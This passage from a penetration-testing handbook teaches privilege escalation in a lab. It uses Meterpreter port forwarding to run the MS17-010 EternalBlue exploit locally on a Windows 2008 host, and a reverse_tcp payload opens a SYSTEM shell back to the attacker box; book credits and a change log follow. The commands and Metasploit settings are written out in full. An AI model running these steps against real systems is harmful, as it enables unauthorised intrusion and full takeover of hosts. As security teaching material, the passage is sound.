    tcp    172.16.1.240:139           0.0.0.0:*           LISTEN       0     0      4/System
    tcp    172.16.1.240:1057          172.16.1.250:22     ESTABLISHED  0     0      1472/payload_x64.exe
```

Figure 8.27: TARGET2's network connection.

At this point you've combined proxychains, the Meterpreter payload, and Metasploit's `route` and SOCKS4a server to reach a network that is not accessible from the KALI box. This was possible even though the Meterpreter payload running on TARGET2 was running as the "bob" user and not as Administrator or SYSTEM. What if you wanted to get SYSTEM on TARGET2 using the concepts and tools from this book?

8.12 Privilege Escalation

Have you ever heard an administrator say:

> We don't need to patch this Windows box for SMB vulnerabilities because we have a firewall that blocks inbound TCP 139/445? Even if an attacker was to compromise the web server, they would only be running as an unprivileged user.

Let's walk through a scenario that will shed some light on why this is false. Say you are able to compromise a Microsoft Windows 2008 x64 server (TARGET2) and achieve remote code execution with a Meterpreter payload running as an unprivileged user. The initial exploitation vector is irrelevant for the purposes of this walk-through. Doing some situational awareness and reconnaissance, it appears that you are running as the unprivileged user "bob".

```
msf5 exploit(multi/handler) >
[*] Sending stage (206403 bytes) to 192.168.1.240
[*] Meterpreter session 1 opened (192.168.1.200:443 -> 192.168.1.240:49159) at 2019-01-23 06:55:49 -0600

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: TARGET2\bob
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > sysinfo
Computer        : TARGET2
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Figure 8.28: An unprivileged Meterpreter session.

How can you elevate your privileges to SYSTEM? There are no obvious elevation attacks, but you don't give up. You interrogate the box some more and realize it has not been patched for a while and is missing the `KB4012598` patch for the MS17-010 ETERNALBLUE exploit (`http://www.catalog.update.microsoft.com/ScopedViewInline.aspx?updateid=5680ca8f-be92-4d13-8e4e-587aa462e838`).

Note that Metasploit Framework version 5 was used for this demonstration (identified by the "msf5" command prompt).

```
meterpreter > shell
Process 3028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\bob\Desktop>systeminfo
systeminfo

Host Name:                 TARGET2
OS Name:                   Microsoft Windows Server 2008 R2 Enterprise
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00486-109-0000007-84708
Original Install Date:     8/19/2018, 3:03:42 PM
System Boot Time:          1/22/2019, 9:13:02 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 60 Stepping 3 Ge
BIOS Version:              Phoenix Technologies LTD 6.00, 7/2/2015
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,564 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,591 MB
Virtual Memory: In Use:    504 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\TARGET2
Hotfix(s):                 2 Hotfix(s) Installed.
                           [01]: KB2999226
                           [02]: KB976902
```

Figure 8.29: Windows system is missing critical patches.

```
msf5 > search eternal

Matching Modules
================

   Name                                       Disclosure Date  Rank
   ----                                       ---------------  ----
   auxiliary/admin/smb/ms17_010_command       2017-03-14       normal
   auxiliary/scanner/smb/smb_ms17_010                          normal
   exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14   average
   exploit/windows/smb/ms17_010_psexec        2017-03-14       normal


msf5 >
```

Figure 8.30: Searching Metasploit for the MS17-010 exploit.

You already know that there is a Metasploit module for this exploit, but think to yourself "wasn't that a remote code execution exploit?" You're just trying to find a local privilege escalation attack vector. You check the network connections and see that SMB is listening on TCP 445, so there must be a firewall device in front of the box, or even a host-based firewall, that is blocking inbound connections to TCP 445.

If only there was a way to leverage our existing port forwarding and redirection knowledge to get SYSTEM on this box. How can you leverage a "remote" code execution exploit locally to elevate your privileges? If you want to stop and try and figure it out by yourself, now's your chance...otherwise, let's dig into the attack.

Remember Meterpreter's `portfwd` command? Let's leverage it to see if we can access TCP 445 traffic on TARGET2. As a reminder, the traffic will not be coming from your KALI box (which is blocked anyway), but from TARGET2 itself, so it's trusted. In our house analogy, we are already in the house! Setup the `portfwd` to listen on TCP 4450 of KALI's `127.0.0.1` interface and redirect the traffic to TCP 445 of TARGET2's `127.0.0.1` interface. Also setup the local port forward for the RPC architecture query. See chapter 3 if you need a refresher on the RPC architecture query.

```
portfwd add -L 127.0.0.1 -l 4450 -r 127.0.0.1 -p 445
portfwd add -L 127.0.0.1 -l 135 -r 127.0.0.1 -p 135
```

Use `nmap` to ensure the ports are forwarding correctly.

```
nmap -p 135,4450 -sV -sT -Pn -n --open 127.0.0.1
```




Figure 8.31: nmap scanning TARGET2 using Meterpreter's `portfwd`.

At this point, it's as if TARGET2 does not have a firewall blocking external access to TCP 445. So let's just treat this as a normal remote exploit, only slightly modifying our `RHOST` and `RPORT` variables to leverage the `portfwd` port redirection.

Configure the exploit to simply call back to the KALI box. The purpose of this section is to just demonstrate privilege escalation using a remote exploit when you already have a low privileged shell. Of course, you should know how to use a `-R` and another box to catch the callback and tunnel it back to KALI.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 127.0.0.1
set RPORT 4450

set payload windows/x64/meterpreter/reverse_tcp
```

```
set LHOST 192.168.1.200
set LPORT 443

set DisablePayloadHandler true
```

In a separate msfconsole instance, setup your Meterpreter handler. Or, if you know what you're doing, reuse the one that has the low privileged Meterpreter shell.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.200
set LPORT 443
exploit
```





Figure 8.32: Options to throw the MS17-010 exploit through portfwd tunnels.

At this point you should be able to throw the exploit and, with a little luck, get a SYSTEM-level shell! With this exploit, it may take a couple of times to successfully get code execution. The sessions below show the original, low privilege "bob" Meterpreter session, and the new SYSTEM Meterpreter session.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.200:443
[*] Sending stage (206403 bytes) to 192.168.1.240
[*] Meterpreter session 2 opened (192.168.1.200:443 -> 192.168.1.240:49375) at 2019-01-24 21:17:46 -0600

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  TARGET2\bob @ TARGET2         192.168.1.200:443 -> 192.168.1.240:49159 (192.168.1.240)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ TARGET2  192.168.1.200:443 -> 192.168.1.240:49375 (192.168.1.240)

msf5 exploit(multi/handler) >
```


Figure 8.33: The first unprivileged "bob" shell and the second privileged SYSTEM shell.

Again, note that Metasploit Framework version 5 was used for this demonstration (identified by the "msf5" command prompt). There was a bug (fixed in `https://github.com/rapid7/metasploit-framework/pull/10699`) in previous versions that prevented this from working properly.

In this scenario, you were just able to leverage your knowledge of port redirection and tunneling to throw a "remote" exploit locally, in order to elevate privileges to SYSTEM...pretty cool! So next time you have an administrator say something like the quote below, you can confidently break down why that is simply not true.

> We don't need to patch this Windows box for SMB vulnerabilities because we have a firewall that blocks inbound TCP 139/445? Even if an attacker was to compromise the web server, they would only be running as an unprivileged user.

There are also other ways of attacking services (not necessarily for the purposes of privilege escalation) that are running on `127.0.0.1` or only trust traffic sourcing from `127.0.0.1`. See these examples for more inspiration. The first is "Exploiting Privilege Escalation in Serv-U by SolarWinds" (see `https://www.trustwave.com/Resources/SpiderLabs-Blog/Exploiting-Privilege-Escalation-in-Serv-U-by-SolarWinds`) and the second is Metasploit's "CUPS Filter Bash Environment Variable Code Injection (Shellshock)" module `exploit/multi/http/cups_bash_env_exec`.



```
msf > info exploit/multi/http/cups_bash_env_exec

       Name: CUPS Filter Bash Environment Variable Code Injection (Shellshock)
     Module: exploit/multi/http/cups_bash_env_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2014-09-24

Provided by:
  Stephane Chazelas
  lcamtuf
  Brendan Coles <bcoles@gmail.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  CVE           CVE-2014-6271    yes       CVE to exploit (Accepted: CVE-2014-6
  HttpPassword                   yes       CUPS user password
  HttpUsername  root             yes       CUPS username
  Proxies                        no        A proxy chain of format type:host:po
  RHOST                          yes       The target address
  RPATH         /bin             yes       Target PATH for binaries
  RPORT         631              yes       The target port (TCP)
  SSL           true             yes       Use SSL
  VHOST                          no        HTTP server virtual host
```

Figure 8.34: CVE-2014-6271 CUPS exploit, could RHOST be 127.0.0.1?.

9. Credits

9.1 Book Cover Artwork

The book cover and https://cph.opsdisk.com graphics were designed by the incredibly talented "vonholdt". You can find him at https://vonholdt.wordpress.com or visit his Etsy store at https://www.etsy.com/shop/vonholdt/

9.2 LaTeX Template

This book was created using the Legrand Orange Book LaTeX Template, Version 2.3 (8/8/17), which can be downloaded from: http://www.LaTeXTemplates.com. The original author is Mathias Legrand (legrand.mathias@gmail.com) with modifications by Vel (vel@latextemplates.com). See https://latex.org/forum/viewtopic.php?t=25684 for more licensing information.

9.3 Chapter Photos

All chapter images used can be found here:

Chapter 1 - https://pixabay.com/en/pipe-taps-plumbing-water-valve-1821109/
Chapter 2 - https://pixabay.com/en/lost-places-factory-old-abandoned-1798640/
Chapter 3 - https://pixabay.com/en/plumbing-plumber-pipe-galvanized-1433606/
Chapter 4 - https://pixabay.com/en/water-pipe-wall-pipe-brick-518030/
Chapter 5 - https://pixabay.com/en/lost-places-factory-old-abandoned-2178884/
Chapter 6 - https://pixabay.com/en/pipe-hydroelectric-power-station-huanza--1264066/
Chapter 7 - https://pixabay.com/en/water-pipe-plumbing-pipeline-2852047/
Chapter 8 - https://pixabay.com/en/ladybower-reservoir-3130007/
Contents, Credits, Index - https://pixabay.com/en/wheel-valve-heating-line-turn-2137043/

9.4 Change Log

This section tracks the additions, changes, and removals with each version.

- Version 1.0 (published October 5, 2018) - Initial publication
- Version 1.1 (published February 9, 2019) - Updated URL for "Defenders think in lists. Attackers think in graphs..." in the "Intended Audience" section; clarified "Free for Students" section; added ssh -J ProxyJump information in the "SSH Tunnels, within Tunnels, within Tunnels" section; removed Metasploit bug issue in "Privilege Escalation" section since it is now stable in Metasploit Framework version 5.
- Version 1.2 (published February 20, 2019) - Updated ssh command to reflect TARGET1's destination port from 22 to 2222 in the "Overview" section of "SSH -L Port Forward to Remote Targets".

Index